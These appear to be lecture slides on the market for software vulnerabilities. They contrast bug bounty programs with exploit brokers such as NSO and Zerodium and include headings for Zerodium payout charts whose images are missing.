Companies offer money to hackers to find bugs.


- ethical/white hat hacking
- <https://yeswehack.com/programs>
- EU has [bug bounty program](#) for open-source projects
- Google [bug bounty program](#)
- [Mozilla](#)

Whereas some are offering money for finding bugs in their software, other companies are offering money to buy exploits for third party software.

- [NSO](#) authors of Pegasus
- [Zerodium](#) specifically buying zero days
- + tons of other people on the dark web




### ZERODIUM Payouts for Mobiles\*



\* All payouts are subject to change or cancellation without notice. All trademarks are the property of their respective owners. 2019/09 © zerodium.com

### ZERODIUM Payouts for Desktops/Servers\*



\* All payouts are subject to change or cancellation without notice. All trademarks are the property of their respective owners. 2019/01 © zerodium.com

